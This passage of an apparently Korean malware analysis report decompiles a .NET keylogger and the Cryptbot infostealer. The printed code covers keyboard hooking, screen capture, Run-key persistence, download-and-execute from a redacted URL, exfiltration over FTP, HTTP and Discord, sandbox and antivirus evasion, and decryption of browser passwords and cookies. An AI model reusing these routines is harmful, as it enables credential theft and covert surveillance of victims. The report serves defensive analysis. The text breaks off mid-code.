
[그림 359] 소켓 통신을 하기 위한 연결

```
if (num == 9)
{
    this.A.Send(Encoding.ASCII.GetBytes("SIGNAL NEWNYM" + Environment.NewLine));
    num = 10;
}
if (num == 5)
{
    this.A.Send(Encoding.ASCII.GetBytes("AUTHENTICATE ₩"NAHGyVJZWA₩"" + Environment.NewLine));
    num = 6;
}
byte[] array;
int count;
if (num == 11)
{
    count = this.A.Receive(array);
    num = 12;
}
if (num == 4)
{
    object obj;
    this.A.Connect((EndPoint)obj);
    num = 5;
}
```

[그림 360] 소켓 통신

```
if (num == 14)
{
    this.A.Shutdown(SocketShutdown.Both);
    num = 15;
}
```

[그림 361] 소켓 통신 종료



```
byte[] inArray = null;
UTF8Encoding utf8Encoding = new UTF8Encoding();
using (MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider())
{
    byte[] a = this.A;
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = a;
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
    byte[] bytes = utf8Encoding.GetBytes(string_0);
    try
    {
        ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateEncryptor();
        inArray = cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length);
    }
    finally
    {
        tripleDESCryptoServiceProvider.Clear();
        md5CryptoServiceProvider.Clear();
    }
}
return Convert.ToBase64String(inArray);
```

[그림 362] 수집한 정보 암호화

위에서 설정했던 토르의 프록시 접속을 위해 Controlport인 127.0.0.1:9051과 연결해 SIGNALNEWNYM, AUTHENTICATE₩NAHGyVJZWAW의 값을 받아온 후 소켓 통신을 종료한다.

Tor Proxy 통신

```
string requestUriString = "";
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
if (global::A.C.A.b)
{
    httpWebRequest.Proxy = new F.a("127.0.0.1", 9050, 0);
}
httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 10000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.UserAgent = global::A.C.A.A;
httpWebRequest.Method = "POST";
text2 = text2.Replace("+", "%2B");
byte[] bytes = Encoding.UTF8.GetBytes(text2);
httpWebRequest.ContentType = "application/x-www-form-urlencoded";
httpWebRequest.ContentLength = (long)bytes.Length;
using (Stream requestStream = httpWebRequest.GetRequestStream())
{
    requestStream.Write(bytes, 0, bytes.Length);
    using (WebResponse response = httpWebRequest.GetResponse())
    {
        using (Stream responseStream = response.GetResponseStream())
        {
            using (StreamReader streamReader = new StreamReader(responseStream))
            {
                streamReader.ReadToEnd();
                streamReader.Close();
            }
```

[그림 363] 웹 통신

토르 프록시를 사용해 통신을 하기 위해 127.0.0.1:9050을 사용해 POST 형식으로 HttpRequest 통신을 하지만 현재 URI의 값이 공백으로 되어있기 때문에 동작하지 않는 상태

Thread 3

```
foreach (object obj in resourceSet)
{
    DictionaryEntry dictionaryEntry2;
    DictionaryEntry dictionaryEntry = (obj != null) ? ((DictionaryEntry)obj) : dictionaryEntry2;
    bool flag = false;
    string text = Conversions.ToString(Operators.ConcatenateObject(Environment.GetFolderPath(Environment.SpecialFolder.Templates) + "₩", dictionaryEntry.Key));
    if (global::A.C.A.i)
    {
        if (!File.Exists(text))
        {
            flag = true;
        }
    }
    else
    {
        flag = true;
    }
    if (flag)
    {
        byte[] bytes = Convert.FromBase64String(Conversions.ToString(resourceManager.GetObject(Conversions.ToString(dictionaryEntry.Key))));
        File.WriteAllBytes(text, bytes);
        Process.Start(text);
    }
}
```

[그림 364] 리소스 파일 내용 수정

ResourceManager를 이용해 리소스 값을 가져오고 그 리소스 값을 Frombase64string을 사용해 인코딩하여 temp₩[Resource] 파일의 내용을 수정 후 프로세스를 생성한다.

Thread 5

```
object obj = DateTime.ParseExact("2025-10-28", "yyyy-MM-dd", null);
object instance = DateTime.Now;
Type type = null;
string memberName = "Subtract";
object[] array = new object[]
{
    RuntimeHelpers.GetObjectValue(obj)
};
object[] arguments = array;
string[] argumentNames = null;
Type[] typeArguments = null;
bool[] array2 = new bool[]
{
    true
};
object instance2 = NewLateBinding.LateGet(instance, type, memberName, arguments, argumentNames, typeArguments, array2);
if (array2[0])
{
    obj = RuntimeHelpers.GetObjectValue(array[0]);
}
if (Operators.ConditionalCompareObjectLessEqual(NewLateBinding.LateGet(instance2, null, "Days", new object[0], null, null, null), 0, false))
{
    Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).DeleteValue(global::A.C.A.0);
    E.A.B();
    Application.Exit();
}
```

[그림 365] 레지스트리 삭제

```
string executablePath = Application.ExecutablePath;
int int_ = 0;
string executablePath2 = Application.ExecutablePath;
e.MoveFileEx\(E.A.A(executablePath, e.GetModuleFileNameA(int_, ref executablePath2, 256)), Path.GetTempPath() + "\\tmpG" + DateTime.Now.Millisecond.ToString() + ".tmp", 8L);
```

[그림 366] tmp 파일 생성

Name	Value
str0	@"C:₩Users₩Administrator₩AppData₩Local₩Temp₩"
str1	@"₩tmpG"
str2	"55"
str3	".tmp"
length	0x00000035
text	@"C:₩Users₩Administrator₩AppData₩Local₩Temp₩₩tmpG55.tmp"

[그림 367] tmp 파일 생성 확인

레지스트리에서 pPWJIT.exe를 삭제 후 현재 실행하고 있는 파일을temp/[DateTime].tmp 이름으로 파일을 이동한다.

Thread 2

```
string text = "";
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.System);
string path = Path.Combine(folderPath, "₩₩drivers₩₩etc₩₩hosts");
File.AppendAllText(path, string.Join(Environment.NewLine, text.Split(new char[]
{
    ','
})));
```

[그림 368] Thread 2

₩drivers₩etc₩hosts 파일의 내용을 text 문자열을 split한 값을 추가하는데 해당 악성코드에서는 split 할 문자열이 공백이기 때문에 최종적으로는 아무런 기능을 하지 않는다.

Thread 1

```
try
{
    E.A.A("http://MF      .com", Path.GetTempPath() + "₩₩rTU");
    Process.Start(Path.GetTempPath() + "₩₩rTU");
}
```

[그림 369] Thread 1

```
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(string_0);
httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 20000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.Method = "GET";
httpWebRequest.UserAgent = C.A.A;
using (WebResponse response = httpWebRequest.GetResponse())
{
    if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, "OK", false) == 0)
    {
        using (Stream responseStream = response.GetResponseStream())
        {
            byte[] array = new byte[(int)response.ContentLength + 1];
            using (FileStream fileStream = new FileStream(string_1, FileMode.Create, FileAccess.Write))
            {
                int i = 1;
                int num = 0;
                object value = 0;
                while (i > 0)
                {
                    i = responseStream.Read(array, Conversions.ToInteger(value), (int)(response.ContentLength - unchecked((long)num)));
                    num = i + num;
                    fileStream.Write(array, Conversions.ToInteger(value), i);
                    value = i;
```

[그림 370] Http 통신

http://MF   .com url에 http 통신을 하여 응답한 내용을 temp₩₩rTU 파일에 쓰지만 현재 해당 url은 막혀있어 동작하지 않는다.

악성코드 원본 파일 복사

```
if (File.Exists(global::A.C.A.C))
{
    if (File.Exists(global::A.C.A.I))
    {
        try
        {
            File.Delete(global::A.C.A.I);
        }
        catch (Exception ex2)
        {
        }
    }
    File.Copy(global::A.C.A.C, global::A.C.A.I, true);
    if (global::A.C.A.E)
    {
        File.SetAttributes(global::A.C.A.I, FileAttributes.Hidden | FileAttributes.System);
    }
}
```

[그림 371] 악성코드 원본파일 복사

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Run", true);
registryKey.SetValue(global::A.C.A.O, global::A.C.A.I);
RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("SOFTWARE₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Explorer₩₩StartupApproved₩₩Run", true);
if (registryKey2 != null)
{
    byte[] value = new byte[]
    {
        2,
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        0
    };
    registryKey2.SetValue(global::A.C.A.O, value);
    registryKey2.Close();
```

[그림 372] 레지스트리 등록

```
try
{
    if (File.Exists(string_0))
    {
        e.DeleteFile(string_0 + ":Zone.Identifier");
    }
}
catch (Exception ex)
{
}
```

[그림 373] 파일 정보 삭제

pPWJIT.exe라는 파일이 appdata₩Loaming 폴더에 존재할 경우 해당 파일을 삭제하고 원본 파일을 복사 후 부팅시 자동으로 실행되도록 레지스트리에 등록하고 zone.identifier 정보를 삭제하며 파일의 출처를 확인하지 못하게 한다.

Timer

```
string path = Path.GetTempPath() + "/log.tmp";
try
{
    switch (global::A.C.A.a)
    {
    case 0:
        if (File.Exists(path))
        {
            global::A.C.B.A(3, Uri.EscapeDataString(File.ReadAllText(path)));
            File.Delete(path);
        }
        global::A.C.B.A(3, Uri.EscapeDataString(global::A.C.B.B() + string_0));
        break;
```

[그림 374] log.tmp 파일 전송

```
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(global::A.C.A.K + "/" + string_0);
ftpWebRequest.Credentials = new NetworkCredential(global::A.C.A.k, global::A.C.A.L);
ftpWebRequest.Method = "STOR";
object bytes = Encoding.UTF8.GetBytes(string_1);
ftpWebRequest.ContentLength = Conversions.ToLong(NewLateBinding.LateGet(bytes, null, "Length", new object[0], null, null, null));
using (Stream requestStream = ftpWebRequest.GetRequestStream())
{
    requestStream.Write((byte[])bytes, 0, Conversions.ToInteger(NewLateBinding.LateGet(bytes, null, "Length", new object[0], null, null, null)));
    requestStream.Close();
}
```

[그림 375] Ftp 전송

```
string str = "---------------------------" + DateTime.Now.Ticks.ToString("x");
byte[] bytes = Encoding.ASCII.GetBytes("₩r₩n--" + str + "₩r₩n");
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(string_0);
httpWebRequest.ContentType = "multipart/form-data; boundary=" + str;
httpWebRequest.Method = "POST";
httpWebRequest.KeepAlive = true;
httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
Stream requestStream = httpWebRequest.GetRequestStream();
string format = "Content-Disposition: form-data; name=₩"{0}₩"₩r₩n₩r₩n{1}";
try
{
    foreach (object value in nameValueCollection_0.Keys)
    {
        string text = Conversions.ToString(value);
        requestStream.Write(bytes, 0, bytes.Length);
        string s = string.Format(format, text, nameValueCollection_0[text]);
        byte[] bytes2 = Encoding.UTF8.GetBytes(s);
        requestStream.Write(bytes2, 0, bytes2.Length);
    }
```

[그림 376] Http 전송

```
string text = global::A.C.A.f.Replace("/", "-") + " " + DateTime.Now.ToString("yyyy-MM-dd HH-mm-ss");
string string_2 = "";
if (Operators.CompareString(string_1, "text/html", false) == 0)
{
    text += ".html";
    string_2 = "html";
}
else if (Operators.CompareString(string_1, "image/jpeg", false) == 0)
{
    text += ".jpg";
    string_2 = "jpg";
}
else if (Operators.CompareString(string_1, "application/zip", false) == 0)
{
    text += ".zip";
    string_2 = "zip";
}
global::A.C.A.A(string_0, text, string_2, byte_0, string_1, global::A.C.A.f, global::A.C.A.d);
```

[그림 377] Discord 전송

```
public static string d = "%discordapi%";
```

[그림 378] Discord 전송

20초마다 tor proxy, smtp, http, ftp, discord를 이용한 총 5가지의 전송 방법으로 log.tmp 파일이 존재할 경우 파일 자체를, 존재하지 않을 경우 시스템 및 사용자 정보와 함께 키로깅 된 데이터를 전송할 수 있다. 해당 악성코드는 smtp 프로토콜을 이용해 전송이 가능하다. FTP 전송 방식의 경우 파일 전송을 STOR의 방식으로 파일을 업로드하며 업로드 후에는 파일을 삭제한다.

키로깅

해당 악성코드의 구조는 현재 동작은 하지 않지만 키로깅 또는 화면 캡처의 기능중 하나의 기능만을 하도록 설계되어 있다.

```
string moduleName = Process.GetCurrentProcess().MainModule.ModuleName;
IntPtr moduleHandle = D.A.GetModuleHandle(moduleName);
this.A = (IntPtr)D.A.SetWindowsHookEx(13, this.A, moduleHandle, 0);
if (this.A != IntPtr.Zero)
{
    break;
}
num++;
```

[그림 379] 키보드 모니터링

```
if (num == 6)
{
    if (e.GetWindowText(D.A, stringBuilder, num2) <= 0)
    {
        break;
    }
    num = 7;
}
if (num == 4)
{
    num2 = checked(e.GetWindowTextLength(D.A) + 1);
    num = 5;
}
if (num == 5)
{
    stringBuilder = new StringBuilder(num2);
    num = 6;
}
if (num == 2)
{
    D.A = e.GetForegroundWindow();
    num = 3;
}
if (num == 3)
{
    e.GetWindowThreadProcessId(D.A, ref D.A);
```

[그림 380] 현재 활성화된 프로세스 정보 확인

```
else if (global::A.B.Computer.Keyboard.AltKeyDown & keys_0 == Keys.F4)
{
    global::A.C.A.a += "{ALT+F4}";
}
else if (keys_0 == Keys.Tab)
{
    global::A.C.A.a += "{TAB}";
}
else if (keys_0 == Keys.Escape)
{
    global::A.C.A.a += "{ESC}";
}
```

[그림 381] 입력 키 확인

키로깅을 하기 위해 SetWindowsHookEx를 사용해 키보드를 입력을 모니터링하고 현재 활성화된 프로세스의 정보를 가져온다. 또한, 제목 표시줄의 text를 가져온 오고 눌린 키를 확인하여 A.C.A.a에 계속해서 추가한다.

Timer 2

```
Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
EncoderParameters encoderParameters = new EncoderParameters(1);
System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
ImageCodecInfo encoder = E.A.A(ImageFormat.Jpeg);
EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
encoderParameters.Param[0] = encoderParameter;
using (Graphics graphics = Graphics.FromImage(bitmap))
{
    Graphics graphics2 = graphics;
    Point point = new Point(0, 0);
    Point upperLeftSource = point;
    Point upperLeftDestination = new Point(0, 0);
    graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
}
MemoryStream result;
using (MemoryStream memoryStream = new MemoryStream())
{
    bitmap.Save(memoryStream, encoder, encoderParameters);
    memoryStream.Position = 0L;
    result = memoryStream;
}
return result;
```

[그림 382] 화면 캡처

화면 캡처의 기능을 하기 위해 스크린의 크기를 구하고 bitmap을 만들어 해당 비트맵에 이미지를 저장한다. 이후 메모리 스트림을 생성하여 비트맵 값을 메모리에 저장하고 Timer 2는 tor, smtp, discord, http의 방식으로 데이터를 전송하며 tor를 제외한 나머지 전송 방식에서는 이미지 형식으로 전송한다.

Timer 3

```
global::A.C.A.A.A = Marshal.SizeOf(global::A.C.A.A);
global::A.C.A.A.a = 0;
e.GetLastInputInfo(ref global::A.C.A.A);
if (checked((int)Math.Round((double)(Environment.TickCount - global::A.C.A.A.a) / 1000.0)) > 600)
{
    global::A.C.A.A = false;
}
else
{
    global::A.C.A.A = true;
}
```

[그림 383] 키로깅 지속

키로깅 동작을 하는 경우 Timer 3는 30초 간격으로 실행되며 키보드 입력값을 검사한다.

6 Cryptbot

분석 개요


해당 악성코드는 암호화폐 가격이 폭등한 2020년경 등장한 인포스틸러로 감염자의 브라우저 정보와 기기 정보, 암호화폐 지갑을 탈취하여 전송하고 악성 c2서버를 통해 추가 악성코드를 드랍하는 구조를 가진다.

[그림 384] 출처 : freepik

파일 정보

Name	Cryptbot
Type	Exe 실행 파일
Behavior	Infostealer
MD5	2626e0990d2db399b35b6e357fd53ed1
TimeStamp	2020-06-06

동작 과정



[그림 385] cryptbot 동작 과정

상세 분석

메모리 할당 후 악성코드 생성

```
lpAddress = LocalAlloc(0, v1);                  // 420584byte 할당
for ( j = 0; j < 842012524; ++j )               // 842012524번 반복
{
  if ( uBytes == 4710 )                         // jmp
    EnumResourceNamesA(0, 0, 0, 0);
  if ( j == 15137623 )
    dword_9121D8 = dword_487618;
  if ( uBytes == 5109 )                         // jmp
    CreateSemaphoreA(0, 0, 0, 0);
}
for ( k = 0; k < uBytes; ++k )
  sub_47CB10();                                 // alloc한 메모리에 write 작업
v5 = 15299312;
do
{
  if ( uBytes == 2381 )
    AddAtomA(0);
  --v5;
}
while ( v5 );                                   // 15299312번 반복
for ( l = 0; l < 4048035; ++l )                 // 4048035번 반복
{
  if ( l == 53868 )                             // 53868번째 반복일때
    sub_47CAD0();                               // VirtualProtect을 통해 alloc으로 할당한 메모리에 읽기,쓰기,실행 권한 활성화
```

[그림 386] 첫 번째 write 작업

```
if ( *(*(a1 + 4) + 8) )
{
  v2 = (*(a1 + 36))(0, *(*(a1 + 4) + 9), 4096, 64);// virtualalloc(), 652880byte 할당
  v1 = 0;
  sub_9A81EA(v3, **(a1 + 4), v2, &v1);          // alloc한 영역에 write
  v3 = v2;
  **(a1 + 4) = v1;
}
__asm { jmp     [ebp+var_4] }                   // alloc한 영역으로 jmp
```

[그림 387] 두 번째 write 작업

```
a1(1024);                                       // seterrormode(1024)
result = (a1)(0);                               // seterrormode(0)
if ( result != 1024 )                           // sandbox 감지
  result = a2(0);                               // exitprocess()
return result;
```

[그림 388] sandbox 감지

```
*(a1 - 16) = (*(a1 - 76))(0, *(*(a1 - 168) + 6), 4096, 4);// virtualalloc(), 649216byte 할당
*(a1 - 36) = 0;
if ( *(*(a1 - 168) + 1) )
{
  sub_330A69(*(a1 - 168) + 58, *(*(a1 - 168) + 2), *(a1 - 16), a1 - 36);
}
else
{
  for ( *(a1 - 184) = 0; *(a1 - 184) < *(*(a1 - 168) + 2); ++*(a1 - 184) )// 649216번 반복
    *(*(a1 - 184) + *(a1 - 16)) = *(*(a1 - 184) + *(a1 - 168) + 58);// alloc한 영역에 PE 생성
}
*(a1 - 12) = (*(a1 - 40))(*(a1 - 176), *(*(a1 - 168) + 10), 64, a1 - 32);// virtualprotect(), 00400000~004a4000에 ERW 권한 설정
*(a1 - 152) = *(a1 - 176);
sub_330CCE(*(a1 - 176), 0, *(*(a1 - 168) + 10));// 00400000 PE헤더 영역 0으로 초기화
*(a1 - 56) = *(a1 - 16);
*(a1 - 28) = *(a1 - 16) + *(*(a1 - 56) + 60) + 4;
*(a1 - 96) = *(*(a1 - 56) + 60) + *(*(a1 - 28) + 16) + 24;
*(a1 - 52) = *(a1 - 96) + *(a1 - 56);
*(a1 - 112) = *(a1 - 52);
sub_330CE7(*(a1 - 152), *(a1 - 56), *(*(a1 - 112) + 20));// 0으로 초기화한 메모리에 alloc한 영역에 생성했던 PE헤더 영역 write
*(a1 - 56) = *(a1 - 152);
*(a1 - 28) = *(a1 - 152) + *(*(a1 - 56) + 60) + 4;
*(a1 - 52) = *(a1 - 96) + *(a1 - 152);
*(a1 - 108) = *(a1 - 152) + *(*(a1 - 168) + 14);
**(a1 - 148) = *(a1 - 108);
*(a1 - 112) = *(a1 - 52);
*(a1 - 172) = *(*(a1 - 112) + 20);
*(a1 - 4) = *(a1 - 52);
for ( *(a1 - 188) = 0; *(a1 - 188) != **(a1 - 168); ++*(a1 - 188) )
{
  *(a1 - 192) = *(a1 - 4);
  sub_330CE7(*(*(a1 - 192) + 12) + *(a1 - 152), *(*(a1 - 192) + 20) + *(a1 - 16), *(*(a1 - 192) + 16));//
                                          // .text섹션(529920byte), .rdata섹션(93695), .data섹션(7167), .rsrc섹션(511), .reloc섹션(16895) write
```

[그림 389] 세 번째 write 작업

해당 악성코드는 실행시 총 3번의 메모리 할당과 코드 입력 작업을 통해 최종 악성코드를 생성한다.

보안솔루션 우회

```
ExpandEnvironmentStringsW(&off_48F8C8, Dst, 0x208u);// %ProgramData%\\AVAST Software
if ( getattribute_sub_40A1F3(Dst) )           // C:\\ProgramData\\AVAST Software 가 존재한다면
{
  v5 = rand_a1toa2_sub_40A271(25282, 29542);
  Sleep(v5);
}
ExpandEnvironmentStringsW(&off_48F904, v38, 0x208u);// %ProgramData%\\AVG
if ( getattribute_sub_40A1F3(v38) )           // C:\\ProgramData\\AVG 가 존재한다면
{
  v6 = rand_a1toa2_sub_40A271(25142, 29232);
  Sleep(v6);
}
```

[그림 390] 보안 솔루션 존재여부 확인

```
if ( GetSystemMetrics(0) < 1027 )             // 기본 디스플레이 모니터의 화면 너비(픽셀)이 1027 미만이라면
  goto LABEL_13;                              // ExitProcess(0)
GetSystemInfo((a1 - 176));
if ( *(a1 - 156) == 1 )                       // 현 시스템의 논리 프로세서 수가 1개라면
  goto LABEL_13;                              // ExitProcess(0)
```

[그림 391] 적합기기인지 확인

GetFileAttributes()를 통해 보안 솔루션인 AVAST Software와 AVG의 존재여부를 확인 후 존재한다면 탐지를 회피하기 위해 약 25~29초 랜덤시간동안 sleep한다.
또한 디스플레이 모니터의 화면 너비와 시스템의 논리 프로세서 수를 통해 적절한 감염대상 기기인지 확인한다.

탈취정보 저장을 위한 디렉토리 생성

생성 디렉토리 명
%Temp%₩랜덤₩_Files
%Temp%₩랜덤₩_Files₩_Files
%Temp%₩랜덤₩_Files₩_Cookies
%Temp%₩랜덤₩_Files₩_Wallet

[표 70] 생성되는 디렉토리 명(_Files)

생성 디렉토리 명
%Temp%₩랜덤₩files_
%Temp%₩랜덤₩files_₩files
%Temp%₩랜덤₩files_₩cookies
%Temp%₩랜덤₩files_₩cryptcurrency

[표 71] 생성되는 디렉토리 명(files_)

Createfile()를 통해 Temp₩랜덤 하위에 향후 탈취한 정보를 저장할 디렉토리를 생성한다. 탈취한 정보를 _Files 디렉토리와 files_ 디렉토리에 중복하여 저장하는 것이 특징이다.

브라우저 정보 저장 디렉토리 탈취

브라우저	복사대상 디렉토리	복사위치
 chrome	%LocalAppData%₩Local₩Google₩Chrome₩User Data₩Default₩Login Data	%Temp%₩랜덤₩랜덤.tmp
	%LocalAppData%₩Local₩Google₩Chrome₩User Data₩Default₩Cookies	%Temp%₩랜덤₩랜덤.tmp
	%LocalAppData%₩Local₩Google₩Chrome₩User Data₩Default₩Web Data	%Temp%₩랜덤₩랜덤.tmp
	%LocalAppData%₩Local₩Google₩Chrome₩User Data₩Profile 1₩Login Data	%Temp%₩랜덤₩랜덤.tmp
	%LocalAppData%₩Local₩Google₩Chrome₩User Data₩Profile 1₩Cookies	%Temp%₩랜덤₩랜덤.tmp
	%LocalAppData%₩Local₩Google₩Chrome₩User Data₩Profile 1₩Web Data	%Temp%₩랜덤₩랜덤.tmp
 opera	%LocalAppData%₩Roaming₩Opera Software₩Opera Stable₩Login Data	%Temp%₩랜덤₩랜덤.tmp
	%LocalAppData%₩Roaming₩Opera Software₩Opera Stable₩Cookies	%Temp%₩랜덤₩랜덤.tmp
	%LocalAppData%₩Roaming₩Opera Software₩Opera Stable₩LCookies	%Temp%₩랜덤₩랜덤.tmp
 firefox	%LocalAppData%₩Roaming₩Mozilla₩Firefox₩cookies.sqlite	%Temp%₩랜덤₩랜덤.tmp
	%LocalAppData%₩Roaming₩Mozilla₩Firefox₩formhistory.sqlite	%Temp%₩랜덤₩랜덤.tmp

[표 72] 복사대상 브라우저 디렉토리

브라우저에 관한 정보가 저장된 디렉토리를 CopyFile()을 통해 Temp₩랜덤 하위에 복사하여 탈취한다.

브라우저 정보 저장 파일로부터 사용자 정보 탈취

```
v3 = CreateFileW(lpFileName, 0x80000000, 1u, 0, 3u, 0, 0);//
                                        // C:\\Users\\Administrator\\AppData\\Local\\Google\\Chrome\\User Data\\Local State 파일 open
*(a2 + 8) = v3;
if ( v3 != -1 )
{
  if ( GetFileSizeEx(v3, &FileSize) && !FileSize.HighPart )
  {
    v4 = FileSize.LowPart;
    *(a2 + 4) = FileSize.LowPart;
    if ( !v4 )
    {
      *(a2 + 12) = 0;
      *a2 = 0;
      return 1;
    }
    v6 = CreateFileMappingW(*(a2 + 8), 0, 2u, 0, 0, 0);// Local State 파일에 대해 명명되지 않은 파일 매핑 개체 생성
    *(a2 + 12) = v6;
    if ( v6 )
    {
      v7 = MapViewOfFile(v6, 4u, 0, 0, 0);    // Local State 파일 매핑 보기를 매핑후 주소 리턴
```

[그림 395] Local State 파일을 메모리에 매핑

```
pDataIn.pbData = a1;
pDataIn.cbData = *a2;
if ( CryptUnprotectData(&pDataIn, 0, 0, 0, 0, 1u, &pDataOut) && pDataOut.pbData )// DATA BLOB 구조 의 데이터를 해독하고 무결성 검사를 수행
{
  v3 = pDataOut.cbData;
  if ( pDataOut.cbData < *v8 )
  {
    v2 = 1;
    memmove_0(v7, pDataOut.pbData, pDataOut.cbData);
    *v8 = v3;
  }
  LocalFree(pDataOut.pbData);
}
```

[그림 396] 매핑된 Local State 파일 내용 복호화

```
v15 = _wfopen((a1 - 608), L"a+"); // %Temp%\\tTYOnzeOe1sc(랜덤)\\_Files\\_AllPasswords_list.txt open
if ( v15 )
{
  v16 = _wfopen((a1 - 1128), L"a+");// %Temp%\\tTYOnzeOe1sc(랜덤)\\files_\\passwords.txt open
```

[그림 397] 탈취한 password를 저장할 파일 open

```
writeinfile_sub_401076(v15, "Url: %s\n", *(a1 - 24));// _Files\\_AllPasswords_list.txt 파일에 write
writeinfile_sub_401076(v15, "Username: %s\n", *(a1 - 28));
writeinfile_sub_401076(v15, "Password: %s\n\n", *(a1 - 20));
fclose(v15);                    // _Files\\_AllPasswords_list.txt 파일 close
writeinfile_sub_401076(v16, "Site: %s\n", *(a1 - 24));// files_\\passwords.txt 파일에 write
writeinfile_sub_401076(v16, "Username: %s\n", *(a1 - 28));
writeinfile_sub_401076(v16, "Password: %s\n\n", *(a1 - 20));
fclose(v16);                    // files_\\passwords.txt 파일 close
```

[그림 398] 탈취한 password를 open한 파일에 저장

```
v48 = _wfopen((a1 - 608), L"a+");       // %Temp%\\tTYOnzeOe1sc(랜덤)\\_Files\\_Cookies\\google_chrome_new.txt open
v49 = v48;
if ( v48 )
{
  writeinfile_sub_401076(v48, "%s", *(a1 - 64));
  writeinfile_sub_401076(v49, &off_4899D4, aTrue);// &off_4899D4 = "\t%s"
  writeinfile_sub_401076(v49, &off_4899D4, *(a1 - 68));
  writeinfile_sub_401076(v49, &off_4899D4, aFalse);
  writeinfile_sub_401076(v49, &off_4899D4, a1830365600);
  writeinfile_sub_401076(v49, &off_4899D4, *(a1 - 72));
  writeinfile_sub_401076(v49, "\t%s\n", v47);
  fclose(v49);
  v50 = _wfopen((a1 - 1128), L"a+");    // %Temp%\\qrAZkeSrVfor(랜덤)\\files_\\cookies\\google_chrome_new.txt open
  v51 = v50;
  if ( v50 )
  {
    writeinfile_sub_401076(v50, "%s", *(a1 - 64));
    writeinfile_sub_401076(v51, &off_4899D4, aTrue);
    writeinfile_sub_401076(v51, &off_4899D4, *(a1 - 68));
    writeinfile_sub_401076(v51, &off_4899D4, aFalse);
    writeinfile_sub_401076(v51, &off_4899D4, a1630345132);
    writeinfile_sub_401076(v51, &off_4899D4, *(a1 - 72));
    writeinfile_sub_401076(v51, "\t%s\n", v47);
    fclose(v51);
  }
}
v52 = _wfopen((a1 - 1648), L"a+");       // %Temp%\\qrAZkeSrVfor(랜덤)\\_Files\\_AllCookies_list.txt open
v53 = v52;
if ( v52 )
{
  writeinfile_sub_401076(v52, "%s", *(a1 - 64));
  writeinfile_sub_401076(v53, &off_4899D4, aTrue);
  writeinfile_sub_401076(v53, &off_4899D4, *(a1 - 68));
  writeinfile_sub_401076(v53, &off_4899D4, aFalse);
  writeinfile_sub_401076(v53, &off_4899D4, a1830365600);
  writeinfile_sub_401076(v53, &off_4899D4, *(a1 - 72));
  writeinfile_sub_401076(v53, "\t%s\n", v47);
  fclose(v53);
  v54 = _wfopen((a1 - 2168), L"a+");    // %Temp%\\qrAZkeSrVfor(랜덤)\\files_\\cookies.txt open
  v55 = v54;
  if ( v54 )
  {
    writeinfile_sub_401076(v54, "%s", *(a1 - 64));
